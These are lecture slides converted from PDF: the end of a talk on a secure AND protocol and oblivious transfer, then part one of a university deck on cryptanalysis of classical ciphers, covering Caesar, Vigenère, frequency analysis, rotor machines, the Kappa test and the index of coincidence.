
- Eg. Scheduling and Software Bugs

- **Philosophical Adversity**

- Eg. Clash of Fundamental Definitions

Secure AND

■ Securely Computing $x \wedge y$ in $GF(2)$



Noise: Any 1 bit out of every block of 4 bits sent will be toggled

Fact: Perfectly Secure AND is impossible in a noiseless channel

Protocol for Secure AND

- A chooses four random bits, r_0, r_1, r_2, r_3 and sends them to B, who receives s_0, s_1, s_2, s_3
 - One of the r_i is different from s_i
 - Three of the others are equal
- A and B compute the following 3-tuples respectively

M =

0	0	0
0	1	0
1	0	0
1	1	1

- A (respectively B) multiplies \mathbf{r} (respectively \mathbf{s}) with M to obtain a vector $T^A = (a_0, b_0, c_0)$ (resp. $T^B = (a_1, b_1, c_1)$)

Protocol for Secure AND (Contd.)

- Let $x = x_0 \oplus x_1$ and $y = y_0 \oplus y_1$
- A sends x_1 to B and retains x_0
- B sends y_0 to A and retains y_1

Now,

- A has: x_0, y_0, a_0, b_0 and c_0
- B has: x_1, y_1, a_1, b_1 and c_1


Protocol for Secure AND (Contd.)

- A publishes $(x_0 \oplus a_0)$ and $(y_0 \oplus b_0)$
- B publishes $(x_1 \oplus a_1)$ and $(y_1 \oplus b_1)$
- Both of them compute the bits P and Q:
$$P = (x_0 \oplus a_0) \oplus (x_1 \oplus a_1)$$
$$Q = (y_0 \oplus b_0) \oplus (y_1 \oplus b_1)$$
- A computes the bit z_0 as follows:
$$z_0 = (b_0 \wedge P) \oplus (a_0 \wedge Q) \oplus (P \wedge Q) \oplus c_0$$
- Similarly B computes z_1 as:
$$z_1 = (b_1 \wedge P) \oplus (a_1 \wedge Q) \oplus (P \wedge Q) \oplus c_1$$

It can be showed that $(z_0 \oplus z_1) = (x \wedge y)$

Oblivious Transfer

Can A learn only the bit b_i without revealing 'i' to B?



For $n=2$: We may securely compute

$$((i \oplus 1) \wedge b_0) \oplus (i \wedge b_1)$$



THANK YOU !

Any Questions?

CRYPT-ANALYSIS OF SYMMETRIC KEY CIPHERS: CLASSICAL TO MODERN"

PART-01



Research and Technology Development Centre

Shri Kant

Sharda University

32, 34 Knowledge Park III

Greater Noida – 201 306

Web: www.sharda.ac.in

OVER VIEW


Part-01

- Symmetric Key Cipher Model
- Cryptanalytic Scenario
- Classical Substitution Cipher(Mono/Poly Alphabetic)
- Modern Cipher (Rotor Machine Cipher)
- ***Analysis of Symmetric Block Ciphers***

Part-02

- **System Independent Approach**
- **System Dependent Approach**
 - System Identification**
 - Key Clustering**
- **Direct Attack on Crypto Primitives**

SYMMETRIC KEY CIPHER MODEL



Classification of Symmetric key Ciphers

Block cipher: encrypts a block of plaintext at a time
(typically 64 or 128 bits)

Stream cipher: encrypts a character of Plain text data
either bit by bit or byte by bite at a time

Basic terminology

- **Plaintext:** original message to be encrypted
- **Ciphertext:** the encrypted message
- **Enciphering or encryption:** the process of converting plaintext into ciphertext
- **Encryption algorithm:** performs encryption
 - Two inputs: a **plaintext** and a **secret key**

- **Deciphering or decryption:** recovering plaintext from ciphertext
- **Decryption algorithm:** performs decryption
 - Two inputs: **ciphertext** and **secret key**
- **Cryptography:** science of studying enciphering/deciphering techniques
- **Cryptanalysis:** science of studying cipher text to get plain text ***or attacks against cryptographic systems.***
- **Cryptology:** **cryptography + cryptanalysis**

Kerckhoffs' principles

“The security of a cipher must not depend on anything that cannot be easily changed”

“The opponent is not to be underestimated. In particular, the opponent knows the encryption and decryption algorithms. *So the strength of a cipher system depends on keeping the key information secret, not the algorithm*”

Auguste Kerckhoff, 1883

Cryptanalytic Attacks

- May be classified by how much information needed by the attacker:
 - Cipher-text-only attack
 - Known-plaintext attack
 - *Chosen-plain-text attack*
 - *Chosen-cipher -text attack*

Ciphertext-only attack

- **Given:** a ciphertext c
- **Q:** what is the plaintext m ?
- An encryption scheme is completely insecure if it cannot resist ciphertext-only attacks.

Known-plaintext attack

- **Given:** $(m_1, c_1), (m_2, c_2), \dots, (m_k, c_k)$ and a new ciphertext c .
- **Q:** what is the plaintext of c ?
- **Q:** what is the secret key in use?

Chosen-plaintext attack

- **Given:** $(m_1, c_1), (m_2, c_2), \dots, (m_k, c_k)$, where m_1, m_2, \dots, m_k are chosen by the adversary; and a new ciphertext c .
- **Q:** what is the plaintext of c , or what is the secret key?

Example: chosen-plaintext attack

- In 1942, US Navy cryptanalysts discovered that Japan was planning an attack on “AF”.
- They believed that “AF” means Midway island. But Pentagon didn't think so.
- US forces in Midway sent a plain message that their freshwater supplies were low.
- Shortly, US intercepted a Japanese cipher text saying that “AF” was low on water.
- This proved that “AF” is Midway.

MONOALPHABETIC SUBSTITUTION

CAESER SUBSTITUTION

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C

PLAIN TEXT:- S E N D R E I N F O R C E M E N T S

CRYPT:- V H Q G U H L Q I R U F H P H Q W V

Then the general Caesar cipher is:

$$c = E_K(p) = (p + k) \bmod 26$$


$$p = D_K(c) = (c - k) \bmod 26$$

Now have a total of $26! = 4 \times 10^{26}$ keys. **Is that secure?**

Language Statistics and Cryptanalysis

- Language characteristics is the weakness: languages are **redundancies and the** letters are not uniformly used
- E is by far the most common letter, followed by T, R, N, I, O, A, S.
- Other letters like Z, J, K, Q, X are fairly rare.
- Double letters:
th he an in er re es on, ...
- Triple letters:
the and ent ion tio for nde, ...

English Letter Frequencies



Example Cryptanalysis

- Given cipher text:

UZQSOVUOHXMOPVGPOZPEVSG**ZWS**ZOPFPESXUDBMETXA
IZVUEPHZHMDZSHZOWSFPAPDTSVPQU**ZW**YMXUZUHSXE
PYEPOPDZSZUFPOMB**ZWP**FUPZHMDJUDTMOHMQ

■ % Frequency Counts:

P 13.33	H 5.83	F 3.33	B 1.67	C 0.00
Z 11.67	D 5.00	W 3.33	G 1.67	K 0.00
S 8.33	E 5.00	Q 2.50	Y 1.67	L 0.00
U 8.33	V 4.17	T 2.50	I 0.83	N 0.00
O 7.50	X 4.17	A 1.67	J 0.83	R 0.00
M 6.67				

Relative letter frequencies Guess $\{P, Z\} = \{e, t\}$

Of double letters, ZW has highest frequency, so guess $ZW = th$ and hence $ZWP = the$

Proceeding with trial and error finally get:

The Message is:

it was disclosed yesterday that
several informal but direct
contacts have been made with
political representatives of
the viet cong in moscow

Towards the Polyalphabetic Substitution Ciphers

- Idea for a stronger cipher (1460's by **Alberti**)
 - Use more than one cipher alphabet, and switch between them when encrypting different letters
 - As result, frequencies of letters in ciphertext are similar : **Uniformly Distributed**
- Developed into a practical cipher by Vigenère (published in 1586)

The Vigenère Cipher

Treat letters as numbers: [A=0, B=1, C=2, ..., Z=25]

Number Theory Notation: $Z_n = \{0, 1, \dots, n-1\}$

Definition:

Given m , a positive integer, $P = C = (Z_{26})^n$, and $K = (k_1, k_2, \dots, k_m)$ a key, we define:

Encryption:

$$e_k(p_1, p_2 \dots p_m) = (p_1 + k_1, p_2 + k_2 \dots p_m + k_m) \pmod{26}$$

Decryption:

$$d_k(c_1, c_2 \dots c_m) = (c_1 - k_1, c_2 - k_2 \dots c_m - k_m) \pmod{26}$$

Vigenere Tableau

	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	v	v	w	x	y	z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Example of Vigenère Cipher


- Keyword: *deceptive*

Key	:	d	e	c	e	p	t	i	v	e	d	e	c	e	p	t	i	v	e	d	e	c	e	p	t	i	v	e
Plaintext	:	w	e	a	r	e	d	i	s	c	o	v	e	r	e	d	s	a	v	e	y	o	u	r	s	e	l	f
Ciphertext:		Z	I	C	V	T	W	Q	N	G	R	Z	G	V	T	W	A	V	Z	H	C	Q	Y	G	L	M	G	J

ELECTRO-MECHANICAL : ROTOR MACHINE

- Machine consists of a set of independently rotating cylinders through which electric pulses can flow.
- Cylinder has 26 input pins and 26 output pin.
- With multiple cylinders the one farthest from the operator input rotates one pin position with each key stroke.
- With 3 cylinder $26 \cdot 26 \cdot 26 = 17,576$ different substitution alphabets used before the system repeats.
- With four cylinders period of 4,56,976 and with five cylinder period of 11,881,376 letters are there.
- Significance of rotor machine points the way to most widely used cipher ever : DES.

Direction of motion



LANGUAGE STATISTICS and CRYPTANALYSIS

1. Invariant properties of language

- a. Distribution of Single, Digraph and Tri-graph
- b. Repetition of pattern words

If the above are probabilistically comparable then they are weak systems and can be broken immediately.

Example: All mono alphabetic linear simple substitution, functional simple substitution in general all classical systems.

If they are not probabilistically comparable then they are strongly weak systems requires intelligence support.

Example: All poly alphabetic linear simple substitution, All transposition and matrix based ciphers like Hill ciphers, Mechanical and electro mechanical systems. Like Enigma and Typex

2. Invariant properties of cipher texts: (KAPPA TEST)

Application1:- For a pair of texts of equal length m over the same Vocabulary ' Z_N '

$$T = (t_1, t_2, t_3, \dots, t_m)$$

$$T' = (t'_1, t'_2, t'_3, \dots, t'_m)$$

KAPPA TEST

$$\text{Kappa}(T, T') = \sum_{\mu=1}^m \delta(t_{\mu}, t'_{\mu}) / m$$

$$\begin{aligned} \text{Where } \delta(X, Y) &= 1 && \text{If } X=Y \\ &= 0 && \text{otherwise} \end{aligned}$$

- (a) $\text{Kappa}(T, T') < 1$ if $T \neq T'$
- (b) $\text{Kappa}(T, T')$ is close to some K_s , where K_s varies from language to language
- (c) $K_s = 0.0675$ For plain English text
 $K_r = 0.038$ For random English text
- (d) $\text{Kappa}(T, T')_s / \text{Kappa}(T, T')_r \approx 2$, for every language
- (e) The language can be determined from the cipher text.

Application2:- Finding the period of poly alphabetic encryption

$$\langle \text{Kappa}(C^{k,d}, C) \rangle_Q = \sum_{i=1}^N P_i^2 \quad \forall \quad k$$

Let P_i be the probability for the appearance of the i^{th} character in source Q . Let d be the period of periodic polyalphabetic encryption. Then the encryption C of plain text P and $C^{k.d}$, shifted cyclically by $k.d$ positions are from the same source.

- (a) Therefore the periodicity of polyalphabetic encryption can be computed by comparing threshold value of Kappa.
- (b) The Kappa test is not limited to single characters. Digraphs and Multigrams taken as character, which however enlarges the vocabulary considerably.

Application3:- Determination of identical source: Compute the expected value of Kappa of two texts of equal length M over same alphabet from the probabilities P_i, P_i' of the appearance of i^{th} character in the stochastic sources Q & Q' .

$$\langle \text{Kappa}(T, T') \rangle_{Q, Q'} = \sum_{i=1}^N p_i p_i'$$

If the two sources are identical i.e. $Q = Q'$ then $P_i = P_i'$

$$\langle \text{Kappa}(T, T') \rangle_{Q, Q'} = \sum_{i=1}^N p_i^2$$

Index of Coincidence (IC)

The Index of Coincidence (IC) plays an important role in the cryptanalysis of letter ciphers. This measures the variation in the frequencies of the letters in the cipher text.

$$\begin{aligned}\text{Measure of Roughness (MR)} &= \sum (p_i - 1/n)^2 \\ &= \sum p_i^2 - 0.038 \quad \text{for English text}\end{aligned}$$

$$\text{i.e. } MR + 0.038 = \sum p_i^2$$

The RHS is the probability that two arbitrary chosen letters from a random cipher text are the same. Therefore

$$\text{IC} = \sum F_i(F_i - 1) / N(N - 1),$$
